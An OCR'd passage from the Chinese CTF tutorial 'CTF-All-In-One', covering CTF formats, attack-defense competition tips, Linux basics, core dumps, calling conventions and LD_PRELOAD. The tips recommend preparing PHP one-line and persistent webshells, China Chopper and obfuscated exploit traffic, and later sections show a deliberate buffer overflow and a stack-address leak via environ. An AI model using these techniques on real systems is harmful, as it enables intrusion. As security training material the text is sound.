目錄

CTF-All-In-One（CTF 从入门到放弃）

build error

——“与其相信谣言，不如一直学习。”

GitHub 地址：https://github.com/firmianay/CTF-All-In-One

GitBook 地址：https://www.gitbook.com/book/firmianay/ctf-all-in-one/details

PDF/Mobi/ePub 文件下载地址：

- （推荐）https://www.gitbook.com/download/pdf/book/firmianay/ctf-all-in-one
- （不推荐）https://github.com/firmianay/CTF-All-In-One/releases

目录

请查看 SUMMARY.md

合作和贡献

请查看 CONTRIBUTION.md

常见问题

请查看 FAQ.md

修改记录

请查看 CHANGELOG

致谢

请查看 THANKS

LICENSE

前言

还没想好写什么:p

第一章 基础知识篇

1.1 CTF 简介

- 概述
- 赛事介绍
- 题目类别
- 高质量的比赛
- 竞赛小贴士
- 线下赛 AWD 模式
- 搭建 CTF 比赛平台

概述

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

CTF 为团队赛，通常以三人为限，要想在比赛中取得胜利，就要求团队中每个人在各种类别的题目中至少精通一类，三人优势互补，取得团队的胜利。同时，准备和参与 CTF 比赛是一种有效将计算机科学的离散面、聚焦于计算机安全领域的方法。

赛事介绍

CTF是一种流行的信息安全竞赛形式，其英文名可直译为“夺得Flag”，也可意译为“夺旗赛”。其大致流程是，参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中得到一串具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数。为了方便称呼，我们把这样的内容称之为“Flag”。

CTF竞赛模式具体分为以下三类：

1. 解题模式（Jeopardy） 在解题模式CTF赛制中，参赛队伍可以通过互联网或者

现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。
2. 攻防模式（Attack-Defense） 在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。
3. 混合模式（Mix） 结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

题目类别

- Reverse
    - 题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译功底。主要考查参赛选手的逆向分析能力。
    - 所需知识：汇编语言、加密与解密、常见反编译工具
- Pwn
    - Pwn 在黑客俚语中代表着攻破，获取权限，在 CTF 比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有整数溢出、栈溢出、堆溢出等。主要考查参赛选手对漏洞的利用能力。
    - 所需知识：C，OD+IDA，数据结构，操作系统
- Web
    - Web 是 CTF 的主要题型，题目涉及到许多常见的 Web 漏洞，如 XSS、文件包含、代码执行、上传漏洞、SQL 注入等。也有一些简单的关于网络基础知识的考察，如返回包、TCP/IP、数据包内容和构造。可以说题目环境比较接近真实环境。
    - 所需知识：PHP、Python、TCP/IP、SQL
- Crypto
    - 题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者

    自创加密技术，以及一些常见编码解码，主要考查参赛选手密码学相关知识点。通常也会和其他题目相结合。
  - 所需知识：矩阵、数论、密码学
- Misc
  - Misc 即安全杂项，题目涉及隐写术、流量分析、电子取证、人肉搜索、数据分析、大数据统计等，覆盖面比较广，主要考查参赛选手的各种基础综合知识。
  - 所需知识：常见隐写术工具、Wireshark 等流量审查工具、编码知识
- Mobile
  - 主要分为 Android 和 iOS 两个平台，以 Android 逆向为主，破解 APK 并提交正确答案。
  - 所需知识：Java，Android 开发，常见工具

高质量的比赛

详见:ctftime.org

- Pwn2Own
  - 世界最难的黑客挑战赛
  - 针对主流浏览器的远程攻击
  - 要求沙箱逃逸
- CyberGrandChallenge
  - 机器人的CTF攻防比赛
  - 自动化漏洞挖掘、漏洞利用、程序分析、程序补丁

竞赛小贴士

- 寻找团队
  - 彼此激励24小时以上的连续作战
  - 彼此分享交流技术与心得是最快的成长途径
  - 强有力的团队可以让你安心专注于某一领域
  - 在黑暗中前行不会感到孤独
- 有效训练
  - 坚持不懈地训练是成为强者的必经途径
    - wargame
    - 经典赛题配合writeup加以总结

        - https://github.com/ctfs 以赛代练 总结与分享
- wargame推荐
    - 漏洞挖掘与利用
        - pwnable.kr
        - https://exploit-exercises.com/
        - https://io.netgarage.org/
    - 逆向工程与软件破解
        - reversing.kr
        - http://crackmes.de/
    - web渗透
        - webhacking.kr
        - https://xss-game.appspot.com/
    - 综合类
        - http://overthewire.org/wargames/
        - https://w3challs.com/
        - https://chall.stypr.com/?chall
        - https://pentesterlab.com/
        - id0-rsa.pub

线下赛 AWD 模式

Attack With Defence，简而言之就是你既是一个 hacker，又是一个 manager。

比赛形式：一般就是一个 ssh 对应一个服务，可能是 web 也可能是 pwn，然后 flag 五分钟一轮，各队一般都有自己的初始分数，flag 被拿会被拿走 flag 的队伍均分，主办方会对每个队伍的服务进行 check，check 不过就扣分，扣除的分值由服务 check 正常的队伍均分。

怎样拿到 flag

1. web 主要是向目标服务器发送 http 请求，返回 flag
2. bin 主要是通过 exploit 脚本读取 `/home/username` 下某个文件夹下的 flag 文件

Web 题目类型

1. 出题人自己写的 CMS 或者魔改后的 CMS(注意最新漏洞、1day 漏洞等)

2. 常见(比如 `Wordpress` 博客啊、 `Discuz!` 论坛啊)或者不常见 CMS 等
3. 框架型漏洞(CI等)
4. 如何在 CTF 中当搅屎棍
5. AWD 模式生存技巧
6. 能力：
    - 漏洞反应能力
    - 快速编写脚本
    - web代码审计
7. 心态放好，因为 web 比较容易抓取流量，所以即使我们被打，我们也可以及时通过分析流量去查看别的队伍的 payload，从而进行反打。
8. 脚本准备：一句话，文件包含，不死马、禁止文件上传等
9. 警惕 **web** 弱口令，用最快的速度去补。

Bin 题目类型

大部分是 PWN，题目类型包括栈、堆、格式化字符串等等。

- 能力：
    - 迅速找到二进制文件的漏洞，迅速打 patch 的能力
    - 全场打 pwn 的 exp 脚本编写
    - 熟悉服务器运维
    - 尽快摸清楚比赛的 check 机制
    - 如果二进制分析遇到障碍难以进行，那就去帮帮 web 选手运维
- 看看现场环境是否可以提权，这样可以方便我们搞操作（如魔改 libc 等等）

技巧

- 如果自己拿到 FB， 先用 NPC 服务器或者自己服务器测试，格外小心自己的 payload 不要被别的队伍抓取到, 写打全场的 exp 时，一定要加入混淆流量。
- 提前准备好 PHP 一句话木马等等脚本。
- 小心其他队伍恶意攻击使我们队伍机器的服务不能正常运行，因此一定要备份服务器的配置。
- 尽可能在不搞崩服务和绕过 check 的情况下，上 WAF，注意分析别人打过来的流量，如果没有混淆，可以大大加快我们的漏洞分析速度。
- 工具准备: 中国菜刀、 Nmap、Xshell、 合适的扫描器等。
- 心态不要崩。

- 不要忽视 Github 等平台，可能会有写好的 exp 可以用。
- 将 flag 的提交自动化。

搭建 CTF 比赛平台

- FBCTF - The Facebook CTF is a platform to host Jeopardy and “King of the Hill” style Capture the Flag competitions.
- CTFd - CTFd is a Capture The Flag in a can. It's easy to customize with plugins and themes and has everything you need to run a jeopardy style CTF.
- SecGen - SecGen creates vulnerable virtual machines so students can learn security penetration testing techniques.

参考

https://baike.baidu.com/item/ctf/9548546#viewPageContent

1.2 学习方法

提问的智慧

https://github.com/ryanhanwu/How-To-Ask-Questions-The-Smart-Way

1.3 Linux 基础

常用基础命令

```
ls                    用来显示目标列表

cd [path]             用来切换工作目录

pwd                   以绝对路径的方式显示用户当前工作目录

man [command]         查看Linux中的指令帮助、配置文件帮助和编程帮助等信息

apropos [whatever]    在一些特定的包含系统命令的简短描述的数据库文件里查找
关键字

echo [string]         打印一行文本，参数“-e”可激活转义字符

cat [file]            连接文件并打印到标准输出设备上

less [file]           允许用户向前或向后浏览文字档案的内容
```

```
mv [file1] [file2]  用来对文件或目录重新命名，或者将文件从一个目录移到另一个目录中

cp [file1] [file2]  用来将一个或多个源文件或者目录复制到指定的目的文件或目录

rm [file]           可以删除一个目录中的一个或多个文件或目录，也可以将某个目录及其下属的所有文件及其子目录均删除掉

ps                  用于报告当前系统的进程状态

top                 实时查看系统的整体运行情况

kill                杀死一个进程

ifconfig            查看或设置网络设备

ping                查看网络上的主机是否工作

netstat             显示网络连接、路由表和网络接口信息

nc(netcat)          建立 TCP 和 UDP 连接并监听

su                  切换当前用户身份到其他用户身份

touch [file]        创建新的空文件

mkdir [dir]         创建目录

chmod               变更文件或目录的权限

chown               变更某个文件或目录的所有者和所属组

nano / vim / emacs  字符终端的文本编辑器

exit                退出 shell
```

```
管道命令符 "|"        将一个命令的标准输出作为另一个命令的标准输入
```

使用变量：

```
var=value          给变量var赋值value

$var, ${var}       取变量的值

`cmd`, $(cmd)      代换标准输出

'string'           非替换字符串

"string"           可替换字符串
```

```
$ var="test";
$ echo $var
test
$ echo 'This is a $var';
This is a $var
$ echo "This is a $var";
This is a test

$ echo `date`;
2017年 11月 06日 星期一 14:40:07 CST
$ $(bash)

$ echo $0
/bin/bash
$ $($0)
```

Bash 快捷键

```
Up(Down)            上（下）一条指令
Ctrl + c            终止当前进程
Ctrl + z            挂起当前进程，使用“fg”可唤醒
Ctrl + d            删除光标处的字符
Ctrl + l            清屏
Ctrl + a            移动到命令行首
Ctrl + e            移动到命令行尾
Ctrl + b            按单词后移（向左）
Ctrl + f            按单词前移（向右）
Ctrl + Shift + c    复制
Ctrl + Shift + v    粘贴
```

更多细节请查看：https://ss64.com/bash/syntax-keyboard.html

根目录结构

```
$ uname -a
Linux manjaro 4.11.5-1-ARCH #1 SMP PREEMPT Wed Jun 14 16:19:27 C
EST 2017 x86_64 GNU/Linux
$ ls -al /
drwxr-xr-x  17 root root  4096 Jun 28 20:17 .
drwxr-xr-x  17 root root  4096 Jun 28 20:17 ..
lrwxrwxrwx   1 root root     7 Jun 21 22:44 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Aug 10 22:50 boot
drwxr-xr-x  20 root root  3140 Aug 11 11:43 dev
drwxr-xr-x 101 root root  4096 Aug 14 13:54 etc
drwxr-xr-x   3 root root  4096 Apr  8 19:59 home
lrwxrwxrwx   1 root root     7 Jun 21 22:44 lib -> usr/lib
lrwxrwxrwx   1 root root     7 Jun 21 22:44 lib64 -> usr/lib
drwx------   2 root root 16384 Apr  8 19:55 lost+found
drwxr-xr-x   2 root root  4096 Oct  1  2015 mnt
drwxr-xr-x  15 root root  4096 Jul 15 20:10 opt
dr-xr-xr-x 267 root root     0 Aug  3 09:41 proc
drwxr-x---   9 root root  4096 Jul 22 22:59 root
drwxr-xr-x  26 root root   660 Aug 14 21:08 run
lrwxrwxrwx   1 root root     7 Jun 21 22:44 sbin -> usr/bin
drwxr-xr-x   4 root root  4096 May 28 22:07 srv
dr-xr-xr-x  13 root root     0 Aug  3 09:41 sys
drwxrwxrwt  36 root root  1060 Aug 14 21:27 tmp
drwxr-xr-x  11 root root  4096 Aug 14 13:54 usr
drwxr-xr-x  12 root root  4096 Jun 28 20:17 var
```

由于不同的发行版会有略微的不同，我们这里使用的是基于 Arch 的发行版 Manjaro，以上就是根目录下的内容，我们介绍几个重要的目录：

- `/bin` 、 `/sbin` ：链接到 `/usr/bin` ，存放 Linux 一些核心的二进制文件，其包含的命令可在 shell 上运行。
- `/boot` ：操作系统启动时要用到的程序。
- `/dev` ：包含了所有 Linux 系统中使用的外部设备。需要注意的是这里并不是存放外部设备的驱动程序，而是一个访问这些设备的端口。
- `/etc` ：存放系统管理时要用到的各种配置文件和子目录。
- `/etc/rc.d` ：存放 Linux 启动和关闭时要用到的脚本。
- `/home` ：普通用户的主目录。
- `/lib` 、 `/lib64` ：链接到 `/usr/lib` ，存放系统及软件需要的动态链接共

享库。
- `/mnt` ：这个目录让用户可以临时挂载其他的文件系统。
- `/proc` ：虚拟的目录，是系统内存的映射。可直接访问这个目录来获取系统信息。
- `/root` ：系统管理员的主目录。
- `/srv` ：存放一些服务启动之后需要提取的数据。
- `/sys` ：该目录下安装了一个文件系统 sysfs。该文件系统是内核设备树的一个直观反映。当一个内核对象被创建时，对应的文件和目录也在内核对象子系统中被创建。
- `/tmp` ：公用的临时文件存放目录。
- `/usr` ：应用程序和文件几乎都在这个目录下。
- `/usr/src` ：内核源代码的存放目录。
- `/var` ：存放了很多服务的日志信息。

进程管理

- top
  - 可以实时动态地查看系统的整体运行情况。
- ps
  - 用于报告当前系统的进程状态。可以搭配 kill 指令随时中断、删除不必要的程序。
  - 查看某进程的状态： `$ ps -aux | grep [file]` ，其中返回内容最左边的数字为进程号（PID）。
- kill
  - 用来删除执行中的程序或工作。
  - 删除进程某 PID 指定的进程： `$ kill [PID]`

UID 和 GID

Linux 是一个支持多用户的操作系统，每个用户都有 User ID(UID) 和 Group ID(GID)，UID 是对一个用户的单一身份标识，而 GID 则对应多个 UID。知道某个用户的 UID 和 GID 是非常有用的，一些程序可能就需要 UID/GID 来运行。可以使用 `id` 命令来查看：

```
$ id root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4
(adm),6(disk),10(wheel),19(log)
$ id firmy
uid=1000(firmy) gid=1000(firmy) groups=1000(firmy),3(sys),7(lp),
10(wheel),90(network),91(video),93(optical),95(storage),96(scann
er),98(power),56(bumblebee)
```

UID 为 0 的 root 用户类似于系统管理员，它具有系统的完全访问权。我自己新建的用户 firmy，其 UID 为 1000，是一个普通用户。GID 的关系存储在 `/etc/group` 文件中：

```
$ cat /etc/group
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,firmy
......
```

所有用户的信息（除了密码）都保存在 `/etc/passwd` 文件中，而为了安全起见，加密过的用户密码保存在 `/etc/shadow` 文件中，此文件只有 root 权限可以访问。

```
$ sudo cat /etc/shadow
root:$6$root$wvK.pRXFEH80GYkpiu1tEWYMOueo4tZtq7mYnldiyJBZDMe.mKw
t.WIJnehb4bhZchL/93Oe1ok9UwxYf79yR1:17264::::::
firmy:$6$firmy$dhGT.WP91lnpG5/10GfGdj5L1fFVSoYlxwYHQn.llc5eKOvr7
J8nqqGdVFKykMUSDNxix5Vh8zbXIapt0oPd8.:17264:0:99999:7:::
```

由于普通用户的权限比较低，这里使用 `sudo` 命令可以让普通用户以 root 用户的身份运行某一命令。使用 `su` 命令则可以切换到一个不同的用户：

```
$ whoami
firmy
$ su root
# whoami
root
```

`whoami` 用于打印当前有效的用户名称，shell 中普通用户以 `$` 开头，root 用户以 `#` 开头。在输入密码后，我们已经从 firmy 用户转换到 root 用户了。

权限设置

在 Linux 中，文件或目录权限的控制分别以读取、写入、执行 3 种一般权限来区分，另有 3 种特殊权限可供运用。

使用 `ls -l [file]` 来查看某文件或目录的信息：

```
$ ls -l /
lrwxrwxrwx   1 root root     7 Jun 21 22:44 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Jul 28 08:48 boot
-rw-r--r--   1 root root 18561 Apr  2 22:48 desktopfs-pkgs.txt
```

第一栏从第二个字母开始就是权限字符串，权限表示三个为一组，依次是所有者权限、组权限、其他人权限。每组的顺序均为 `rwx` ，如果有相应权限，则表示成相应字母，如果不具有相应权限，则用 `-` 表示。

- `r` ：读取权限，数字代号为 “4”
- `w` ：写入权限，数字代号为 “2”
- `x` ：执行或切换权限，数字代号为 “1”

通过第一栏的第一个字母可知，第一行是一个链接文件 （ `l` ），第二行是个目录（ `d` ），第三行是个普通文件（ `-` ）。

用户可以使用 `chmod` 指令去变更文件与目录的权限。权限范围被指定为所有者（ `u` ）、所属组（ `g` ）、其他人（ `o` ）和所有人（ `a` ）。

- -R：递归处理，将指令目录下的所有文件及子目录一并处理；
- <权限范围>+<权限设置>：开启权限范围的文件或目录的该选项权限设置
  - `$ chmod a+r [file]` ：赋予所有用户读取权限

- <权限范围>-<权限设置>：关闭权限范围的文件或目录的该选项权限设置
    - `$ chmod u-w [file]` ：取消所有者写入权限
- <权限范围>=<权限设置>：指定权限范围的文件或目录的该选项权限设置；
    - `$ chmod g=x [file]` ：指定组权限为可执行
    - `$ chmod o=rwx [file]` ：制定其他人权限为可读、可写和可执行

1	2	3	4	5	6	7	8	9	10
File Type	User Permission			Group Permission			Other Permission		
	Read	Write	Execute	Read	Write	Execute	Read	Write	Execute
d/l/s/p/-/c/b	r	w	e	r	w	e	r	w	e


字节序

目前计算机中采用两种字节存储机制：大端（Big-endian）和小端（Little-endian）。

> MSB (Most Significan Bit/Byte)：最重要的位或最重要的字节。
>
> LSB (Least Significan Bit/Byte)：最不重要的位或最不重要的字节。

Big-endian 规定 MSB 在存储时放在低地址，在传输时放在流的开始；LSB 存储时放在高地址，在传输时放在流的末尾。Little-endian 则相反。常见的 Intel 处理器使用 Little-endian，而 PowerPC 系列处理器则使用 Big-endian，另外 TCP/IP 协议和 Java 虚拟机的字节序也是 Big-endian。

例如十六进制整数 0x12345678 存入以 1000H 开始的内存中：



我们在内存中实际地看一下，在地址 `0xffffd584` 处有字符 `1234` ，在地址 `0xffffd588` 处有字符 `5678` 。

```
gdb-peda$ x/w 0xffffd584
0xffffd584:     0x34333231
gdb-peda$ x/4wb 0xffffd584
0xffffd584:     0x31    0x32    0x33    0x34
gdb-peda$ python print('\x31\x32\x33\x34')
1234

gdb-peda$ x/w 0xffffd588
0xffffd588:     0x38373635
gdb-peda$ x/4wb 0xffffd588
0xffffd588:     0x35    0x36    0x37    0x38
gdb-peda$ python print('\x35\x36\x37\x38')
5678

gdb-peda$ x/2w 0xffffd584
0xffffd584:     0x34333231      0x38373635
gdb-peda$ x/8wb 0xffffd584
0xffffd584:     0x31    0x32    0x33    0x34    0x35    0x36
0x37    0x38
gdb-peda$ python print('\x31\x32\x33\x34\x35\x35\x36\x37\x38')
123455678
db-peda$ x/s 0xffffd584
0xffffd584:     "12345678"
```

输入输出

- 使用命令的输出作为可执行文件的输入参数
  - `$ ./vulnerable 'your_command_here'`
  - `$ ./vulnerable $(your_command_here)`
- 使用命令作为输入
  - `$ your_command_here | ./vulnerable`
- 将命令行输出写入文件
  - `$ your_command_here > filename`
- 使用文件作为输入
  - `$ ./vulnerable < filename`

文件描述符

在 Linux 系统中一切皆可以看成是文件，文件又分为：普通文件、目录文件、链接文件和设备文件。文件描述符（file descriptor）是内核管理已被打开的文件所创建的索引，使用一个非负整数来指代被打开的文件。

标准文件描述符如下：

文件描述符	用途	**stdio 流**
0	标准输入	stdin
1	标准输出	stdout
2	标准错误	stderr

当一个程序使用 `fork()` 生成一个子进程后，子进程会继承父进程所打开的文件表，此时，父子进程使用同一个文件表，这可能导致一些安全问题。如果使用 `vfork()` ，子进程虽然运行于父进程的空间，但拥有自己的进程表项。

核心转储

当程序运行的过程中异常终止或崩溃，操作系统会将程序当时的内存、寄存器状态、堆栈指针、内存管理信息等记录下来，保存在一个文件中，这种行为就叫做核心转储（Core Dump）。

会产生核心转储的信号

Signal	Action	Comment
SIGQUIT	Core	Quit from keyboard
SIGILL	Core	Illegal Instruction
SIGABRT	Core	Abort signal from abort
SIGSEGV	Core	Invalid memory reference
SIGTRAP	Core	Trace/breakpoint trap

开启核心转储

- 输入命令 `ulimit -c` ，输出结果为 `0` ，说明默认是关闭的。

- 输入命令 `ulimit -c unlimited` 即可在当前终端开启核心转储功能。
- 如果想让核心转储功能永久开启，可以修改文件 `/etc/security/limits.conf` ，增加一行：

  ```
  #<domain>      <type>  <item>         <value>
  *               soft    core            unlimited
  ```

修改转储文件保存路径

- 通过修改 `/proc/sys/kernel/core_uses_pid` ，可以使生成的核心转储文件名变为 `core.[pid]` 的模式。

  ```
  # echo 1 > /proc/sys/kernel/core_uses_pid
  ```

- 还可以修改 `/proc/sys/kernel/core_pattern` 来控制生成核心转储文件的保存位置和文件名格式。

  ```
  # echo /tmp/core-%e-%p-%t > /proc/sys/kernel/core_pattern
  ```

  此时生成的文件保存在 `/tmp/` 目录下，文件名格式为 `core-[filename]-[pid]-[time]` 。

使用 gdb 调试核心转储文件

```
$ gdb [filename] [core file]
```

例子

```
$ cat core.c
#include <stdio.h>
void main(int argc, char **argv) {
    char buf[5];
    scanf("%s", buf);
}
$ gcc -m32 -fno-stack-protector core.c
$ ./a.out
AAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
$ file /tmp/core-a.out-12444-1503198911
/tmp/core-a.out-12444-1503198911: ELF 32-bit LSB core file Intel
 80386, version 1 (SYSV), SVR4-style, from './a.out', real uid:
1000, effective uid: 1000, real gid: 1000, effective gid: 1000,
execfn: './a.out', platform: 'i686'
$ gdb a.out /tmp/core-a.out-12444-1503198911 -q
Reading symbols from a.out...(no debugging symbols found)...done
.
[New LWP 12444]
Core was generated by `./a.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x5655559b in main ()
gdb-peda$ info frame
Stack level 0, frame at 0x41414141:
 eip = 0x5655559b in main; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x4141413d
 Arglist at 0x41414141, args:
 Locals at 0x41414141, Previous frame's sp is 0x41414141
Cannot access memory at address 0x4141413d
```

调用约定

函数调用约定是对函数调用时如何传递参数的一种约定。关于它的约定有许多种，下面我们分别从内核接口和用户接口介绍 32 位和 64 位 Linux 的调用约定。

内核接口

x86-32 系统调用约定：Linux 系统调用使用寄存器传递参数。`eax` 为 syscall_number，`ebx`、`ecx`、`edx`、`esi`、`ebp` 用于将 6 个参数传递给系统调用。返回值保存在 `eax` 中。所有其他寄存器（包括 EFLAGS）都保留在 `int 0x80` 中。

x86-64 系统调用约定：内核接口使用的寄存器有：`rdi`、`rsi`、`rdx`、`r10`、`r8`、`r9`。系统调用通过 `syscall` 指令完成。除了 `rcx`、`r11` 和 `rax`，其他的寄存器都被保留。系统调用的编号必须在寄存器 `rax` 中传递。系统调用的参数限制为 6 个，不直接从堆栈上传递任何参数。返回时，`rax` 中包含了系统调用的结果。而且只有 INTEGER 或者 MEMORY 类型的值才会被传递给内核。

用户接口

x86-32 函数调用约定：参数通过栈进行传递。最后一个参数第一个被放入栈中，直到所有的参数都放置完毕，然后执行 call 指令。这也是 Linux 上 C 语言函数的方式。

x86-64 函数调用约定：x86-64 下通过寄存器传递参数，这样做比通过栈有更高的效率。它避免了内存中参数的存取和额外的指令。根据参数类型的不同，会使用寄存器或传参方式。如果参数的类型是 MEMORY，则在栈上传递参数。如果类型是 INTEGER，则顺序使用 `rdi`、`rsi`、`rdx`、`rcx`、`r8` 和 `r9`。所以如果有多于 6 个的 INTEGER 参数，则后面的参数在栈上传递。

环境变量

环境变量字符串都是 `name=value` 这样的形式。大多数 name 由大写字母加下画线组成，一般把 name 部分叫做环境变量名，value 部分则是环境变量的值，而且 value 需要以 "/0" 结尾，环境变量定义了该进程的运行环境。

分类

- 按照生命周期划分
  - 永久环境变量：修改相关配置文件，永久生效。
  - 临时环境变量：使用 `export` 命令，在当前终端下生效，关闭终端后失效。
- 按照作用域划分

- 系统环境变量：对该系统中所有用户生效。
- 用户环境变量：对特定用户生效。

设置方法

1. 在文件 `/etc/profile` 中添加变量，这种方法对所有用户永久生效。如：

   ```
   # Set our default path
   PATH="/usr/local/sbin:/usr/local/bin:/usr/bin"
   export PATH
   ```

   添加后执行命令 `source /etc/profile` 使其生效。

2. 在文件 `~/.bash_profile` 中添加变量，这种方法对当前用户永久生效。其余同上。

3. 直接运行命令 `export` 定义变量，这种方法只对当前终端临时生效。

常用变量

使用命令 `echo` 打印变量：

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/lib/jvm/default/bin
:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr/bin/core_perl
$ echo $HOME
/home/firmy
$ echo $LOGNAME
firmy
$ echo $HOSTNAME
firmy-pc
$ echo $SHELL
/bin/bash
$ echo $LANG
en_US.UTF-8
```

使用命令 `env` 可以打印出所有环境变量：

```
$ env
```

使用命令 `set` 可以打印处所有本地定义的 shell 变量：

```
$ set
```

使用命令 `unset` 可以清楚环境变量：

```
$ unset $变量名
```

LD_PRELOAD

该环境变量可以定义在程序运行前优先加载的动态链接库。在 pwn 题目中，我们可能需要一个特定的 libc，这时就可以定义该变量：

```
$ LD_PRELOAD=/path/to/libc.so ./binary
```

一个例子：

```
$ ldd /bin/true
    linux-vdso.so.1 =>  (0x00007fff9a9fe000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f1c083d
9000)
    /lib64/ld-linux-x86-64.so.2 (0x0000557bcce6c000)
$ LD_PRELOAD=~/libc.so.6 ldd /bin/true
    linux-vdso.so.1 =>  (0x00007ffee55e9000)
    /home/firmy/libc.so.6 (0x00007f4a28cfc000)
    /lib64/ld-linux-x86-64.so.2 (0x000055f33bc50000)
```

注意，在加载动态链接库时需要使用 `ld.so` 进行重定位，通常被符号链接到 `/lib64/ld-linux-x86-64.so` 中。动态链接库在编译时隐式指定 `ld.so` 的搜索路径，并写入 ELF Header 的 INTERP 字段中。从其他发行版直接拷贝已编译的 `.so` 文件可能会引发 `ld.so` 搜索路径不正确的问题。相似的，在版本依赖高度耦合的发行版中(如 ArchLinux)，版本相差过大也会引发 `ld.so` 的运行失败。

本地同版本编译后通常不会出现问题。如果有直接拷贝已编译版本的需要，可以对比 `interpreter` 确定是否符合要求，但是不保证不会失败。

上面的例子中两个 libc 是这样的：

```
$ file /lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so: ELF 64-bit LSB shared object
, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=088a6e00a1814622219f
346b41e775b8dd46c518, for GNU/Linux 2.6.32, stripped
$ file ~/libc.so.6
/home/firmy/libc.so.6: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-li
nux-x86-64.so.2, BuildID[sha1]=088a6e00a1814622219f346b41e775b8d
d46c518, for GNU/Linux 2.6.32, stripped
```

都是 `interpreter /lib64/ld-linux-x86-64.so.2` ，所以可以替换。

而下面的例子是在 Arch Linux 上使用一个 Ubuntu 的 libc，就会出错：

```
$ ldd /bin/true
        linux-vdso.so.1 (0x00007ffc969df000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007f7ddde17000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-6
4.so.2 (0x00007f7dde3d7000)
$ LD_PRELOAD=~/libc.so.6 ldd /bin/true
Illegal instruction (core dumped)
```

```
$ file /usr/lib/libc-2.26.so
/usr/lib/libc-2.26.so: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /usr/lib/ld-
linux-x86-64.so.2, BuildID[sha1]=458fd9997a454786f071cfe2beb2345
42c1e871f, for GNU/Linux 3.2.0, not stripped
$ file ~/libc.so.6
/home/firmy/libc.so.6: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-li
nux-x86-64.so.2, BuildID[sha1]=088a6e00a1814622219f346b41e775b8d
d46c518, for GNU/Linux 2.6.32, stripped
```

一个在 `interpreter /usr/lib/ld-linux-x86-64.so.2` ，而另一个在 `interpreter /lib64/ld-linux-x86-64.so.2` 。

environ

libc 中定义的全局变量 `environ` 指向环境变量表。而环境变量表存在于栈上，所以通过 `environ` 指针的值就可以泄露出栈地址。

```
gdb-peda$ vmmap libc
Start              End                Perm      Name
0x00007ffff7a1c000 0x00007ffff7bcf000 r-xp      /usr/lib/libc-2.
27.so
0x00007ffff7bcf000 0x00007ffff7dce000 ---p      /usr/lib/libc-2.
27.so
0x00007ffff7dce000 0x00007ffff7dd2000 r--p      /usr/lib/libc-2.
27.so
0x00007ffff7dd2000 0x00007ffff7dd4000 rw-p      /usr/lib/libc-2.
27.so
gdb-peda$ vmmap stack
Start              End                Perm      Name
